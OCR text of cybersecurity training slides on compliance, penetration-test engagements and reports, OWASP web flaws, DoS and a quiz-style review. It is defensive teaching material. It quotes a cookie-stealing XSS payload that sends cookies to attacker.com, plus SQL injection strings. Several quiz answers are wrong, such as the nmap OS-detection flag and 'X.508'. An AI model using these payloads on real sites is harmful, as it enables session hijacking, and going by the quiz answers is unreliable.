
Common Standards

- PCI – Payment Cards
- HIPAA - Healthcare
- Gramm-Leach-Bliley Act
- Sarbanes-Oxley Act - Spending

Know when to recommend!

PCI DSS Approved Algorithms

- Key exchange: Diffie–Hellman key exchange with minimum 2048 bits
- Message Integrity: HMAC-SHA2
- Message Hash: SHA2 256 bits
- Asymmetric encryption: RSA 2048 bits
- Symmetric-key algorithm: AES 128 bits
- Password Hashing: PBKDF2, Scrypt, Bcrypt.




Assessments

- Audit a network or system(s)
- Various options
  - Audit against compliance
  - Vulnerability assessments (typically software used)
  - Testing incident response to violations (Penetration Test)
- Typically Time and material (TME) or Fixed

Penetration Testing

- Testing the target in the same manner an attacker would use
- More risk than assessments against systems
- Requires more skill than audits or automated services
- Important to define criteria and scope – Black / White / Grey box

NIST Penetration Testing Process



Get Out Of Jail Card -

- Authorization in writing
- Signed by the right person
- State risks
- Assign liability to stakeholder

Make sure to have this during the planning phase!

Letter of Engagement

Cisco Red Team members covered by this letter:

To whom it may concern,

The Cisco Red Team members, listed above, are authorized to perform physical penetration testing, network penetration testing, wireless penetration testing, and social engineering at during the dates of

To verify permission by the person(s) presenting this letter to perform the testing described above, verify the and compare with the If you have any further questions or concerns, please contact one of the following approvers

Name		Title	Mobile Phone	Office Phone

This testing is NOT to be discussed or shared with employees not listed in this document due to the sensitive nature of the work.

Thank you for your cooperation,

Assessment vs. Penetration Test

- **Assessment** – Using automated systems to identify **potential** vulnerabilities
- **Penetration Test** – Executing attacks against identified vulnerabilities

Assessment is good to see your weaknesses

Penetration Testing is good if you know you are secure

Penetration Testing Statement of Work

- **Time** – What is the testing time (start and end dates)
- **Assumptions** – Need to be clear what was provided pre-assessment
- **Scope** – What you are looking to achieve from the service
- **Associated Risks** – Define any sensitive systems or systems that if altered could put the organization at risk
- **Authorization** – Proper data owner authorization

Know what is important for a SOW!

Penetration Testing Report

- Target Audience – Who will read it
- Report Classification – Could contain sensitive information
- All information collected – Need to list everything (notes, screenshots, etc.)
- Summary of findings
- Summary of recommendation

Know what is needed in a report!

Penetration Testing Report - Details

- **Vulnerabilities** – What you found
- **Impact** – Potential damage
- **Likelihood** – How hard to execute
- **Risk evaluation** – Impact to business
- **Recommendation** – Remediation steps
- **References** – Who worked on what
- **Additional details** – Appendices, Glossary, Tools used, etc.


Certification

- Formal approved program or privately developed content for evaluating skills required for assessment
- Sometimes certification is required
- Certain certifications are more respected than others
- Achieving certification – Tests, Classes, Field Experience

Certifications sometimes = false capabilities

War Games / Table Top Exercise

- Red Team – Attackers
- Blue Team – Defenders
- Timed and Scored event




Verifications and Quality Control

- Validate quality of Policies, Controls, and Procedures
- Check against mandated and critical changes to regulation compliance and internal policies
- May require outside services to identify unknown issues
- Could be triggered due to poor incident response

Web Applications

Application Risks

- Application for product may be insecure
- Software may be out of date (java / flash)
- Default passwords used
- Insecure protocols used
- Lack of encryption
- Poor data handling



OWASP Top 10

- Easy to get to, poor security and most vulnerable!
- OWASP – Great resource for news and standards

- **Cross Site Scripting (XSS)**
- **Injection Flaws**
- **Malicious File Execution**
- **Insecure Direct Object Reference**
- **Cross Site Request Forgery**

- **Information Leakage and Improper Error Handling**
- **Broken Authentication and Session Management**
- **Insecure Cryptographic Storage**
- **Insecure Communications**
- **Failure to Restrict URL Access**

Web App Vulnerability Scanning

Automated scanning web applications for vulnerabilities

- Cross-site scripting
- SQL Injection
- Command Injection
- Path Traversal
- Insecure server configuration


Injection / XXS / Object References

- Abusing systems that don't validate user-supplied data or supplied weblinks
- SQL, LDAP injection, etc.
- Injecting weird stuff or editing weblinks (/admin)

http://example.com/index.php?user=<script>alert(123)</script>

Example: Sony

- Leaked tons of data including SSNs, accounts, etc.
- XXS was one of the attacks
- https://www.riskbasedsecurity.com/2014/12/a-breakdown-and-analysis-of-the-december-2014-sony-hack/



http://thehackernews.com/2011/05/xss-vulnerability-found-on-sony.html

Reading Injection

SQL Injection – Exploitation of a web app vulnerability

- **Scenario:** Application uses untrusted data in the construction of the following **vulnerable** SQL call:
  - String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

- Attacker modifies the ‘id’ parameter value in her browser to send: ' or '1'='1. For example:
  - **http://example.com/app/accountView?id=' or '1'='1**

Reading XSS

Cross-site scripting (XSS) – Injection, where malicious scripts are inserted into websites

- The application uses untrusted data in the HTML snippet without validation or escaping:
  - (String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
- The attacker modifies the 'CC' parameter in their browser. This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session
  - '><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi ?foo='+document.cookie</script>'.

SQL vs. XSS

- SQL injection inserts SQL meta-character into web-based inputs to modify execution of backend SQL EX) lots of : and ; in a post
- XSS embeds script tags into URL and deceives user to click. EX) Post in a website forum that attacks people that visit it

- SQL injection starts with injection SQL field values in the form of regular expressions
- XSS starts with a simple HTML tag in the form of regular expression

SQL – Think characters or 1=1 | XXS thing HTML scripts

Broken Authentication and Session

- Attacker hijacks the identity of another user
- Vulnerability exists if all parts of the authentication session are not encrypted
- Users do not log out and re-authentication is not required

http://example.com/sale/saleitems?sessionid=268544541&dest=Hawaii

Denial of Service

Interrupting service

- Consuming available resources
- Disrupting networking
- Crashing systems


DDoS vs DoS – Distributed vs specific target


Volume or protocol base attacks

Slowloris

DoS Log Examples

Logs will show a lot of dropped or blocked statements





Pearson

Memory Overflow

Too much data can cause problems

- Switches to become hubs
- Access control to fail open
- Memory errors
- DoS

Remediation

- Patch the application
- Restart the services
- Restart the system

Memory Overflow Prevention

- Fail closed when possible
- High Availability
- Throttling
- Segmentation / Routing
- Patching / updates

Validate overflow prevention with vendor!

Secure Communication

- Secure Sockets Layer (SSL) and Transport Layer Security (TLS) make the (S) in HTTPS commutation.
- **SSL is considered no longer secure (2.0,3.0, etc)**
- **TLS 1.2 is considered secure while older TLS is also considered not secure.**
- Any questions should always refer to the latest TLS as best practice
- Web scanners will flag this as a vulnerability and there is exploitable attacks available for older versions.

Common Attacks

Buffer Overflow - Attacker places more data in a memory location than allocated for use

Privilege Escalation – Attacker increases the level of access has to a target system

SQL Injection – Exploitation of a web app vulnerability

Cross-site scripting (XSS) – Injection, where malicious scripts are inserted into websites

Denial of Services (DoS/DDoS) – Disrupting services

Threat Containment Techniques

- **Segmentation** – Separate sensitive systems from regular users
- **Isolation** – Place risk or extremely import systems on a separate network (Example: Guest network)
- **Removal** – Automated or manual reaction to an identified threat

Concept Review

Pearson

Concept Review

- Which attack is this ----- Joey or 1=1?

SQL Injection

- Which types of traffic would you see if you believed you were looking at a mail server?

25, SMTP, POP, and web traffic

- Which CVS score is the highest priority?

Calculate equations

Concept Review

- You see the ports 22/TCP and 443/TCP are open. Whats open? SSH and HTTPS
- **CVSS3#AV:N/AC:M/Au:S/C:P/I:H/A:N** What is the attack vector and integrity base? System / High, Browser / Low, Network/ High, Network, Low? Network / High
- Provide an example of a Integrity Loss Information being changes or deleted

Concept Review

- What is the difference between credential and non credential scan?

  Slides 96 and 97

- What is important for a pen test report?

  Slide 167

- How about a pen test SOW?

  Slide 166

Concept Review

- Log shows proxy is dropping a call out. What could this be

Botnet or Malicious Source

- What if a system is talking over a unusual port and likely infected … but nothing is triggering. what is that called?

Day Zero

- You see a new system that doesn't seem malicious but is unknown, what do you do?

Do not launch an investigation! Same for any system that is not being patched with other systems. First monitor and potentially segment

Concept Review

- Joey notices his web server has code that redirects people to a malicious source. What did the attacker use against this server?

  XXS

- Joey decided to move guests to a separate network due to risk. What tactic was used? (isolation, segmentation, separate networks, threat reduction) Segementation

- What is the differences between a false positive and false negative? Good is called bad vs Bad called good. Slide 56

Concept Review

- Which port would not be wise to open for a jumpbox? (22,23,443,3389)?

23 = Telnet

- What is passive scanning?

Research without actively engaging with the system (reading social media)

- System can't be patched, what can you do?

Secure around it - Network

Concept Review

- When compromised, which system would you fix first? 1) Admin laptop 2) server 3) NTP system or 4) DMZ server?

NTP – Time is critical!

- What is the difference between ingress and egress filtering?

Ingree = **Inbound** data is monitored or restricted from entering the network (edge devices)

Egress = **Outbound** data is monitored or restricted, unusually by a firewall that block packets that fail to meet certain security requirements.

Concept Review

- What flag does NMAP use for identifying operating systems? What about Applications? -o / -A
- Which Cisco log level is the most critical (0,1,7,20)? 0
- Which Windows log would most likely have info about files being deleted? (Security Logs, System Logs, Configuration Logs, History Logs) Security Logs
- Which process uses TCP stack response, TCP options support and window initial sizing? (OS Detection, Fuzzing, Application Scanning, Service identification) Application Scanning

Concept Review

- The vulnerability management solution is about to perform a credentialed scan of devices on the network. What type of account should be used? (Domain admin, Local Admin, read-only, Root) Read-Only

- CVSS metric represents the potential for total compromise? (N, A, P, C)? C = Complete

- The admin notices a message posted that attacks users that visit the site. What type of attack is this? (SQL Inject, Cross-site Scripting, LDAP injection, Malware) Cross-site scripting

Concept Review

- Which is a active monitoring tactic? (Netflow, SNMP, Pinging systems, Monitoring protocols) Pinging Systems

- Which features come with SNMPv3? (Administration, Encryption, MIB support, flow monitoring, authentication, user account, integrity) Encryption, User accounts and Authentication

- Joey notices there isn't a plan to return computers back to operational state post compromise. What is missing? (physical detective control, administrative corrective control, corrective compensating control, technical corrective control) Admin, corrective control

Concept Review

- What are two principles used for calculating risk? (Attack vector, likelihood, CVSS, impact)?

  Likelihood / Impact

- What is it called to probe a firewall for rules?

  Fire walking

- What does PII and PHI stand for?

  Personal Identifiable Information / Personal Health Information

- You found 4 different compromises. Which should you deal with FIRST? (Stolen Certificate, DDoS against server, Buffer Overflow that gives executable code, Website vulnerability)

  Buffer Overflow

Concept Review

- A bunch of bad stuff happened. Which of the following would make escalate this incident the most? (PII and customer data stolen, root passwords were compromised, network was taken down, known malware identified within network) PII data
- During a penetration test, which of the following would define what is ok to attack? (Attack document, rules of engagement, pentest report, work agreement) Rules of engagement
- Which of the following two items would be found in a pen test SOW? (vulnerability data, asset list, time of scan, network configuration, hosts not included) Time of scan, host not included

Concept Review

- Which protocols are PCI DSS approved? (TLS/SSL, PKI, AES, RSA, SHA1, SSL2.0, SHA2)

AES, SHA2, RSA

- Which are PKI X.508 compliant? DES, AES, IDEA, 3DES, CAST

https://www.entrust.com/about-us/certifications-standards/standards-pki-standards-compliance-summary/

- What if you use netstat and see nc is running. What does this represent?

Potential rootkit phoning out of the network using netcat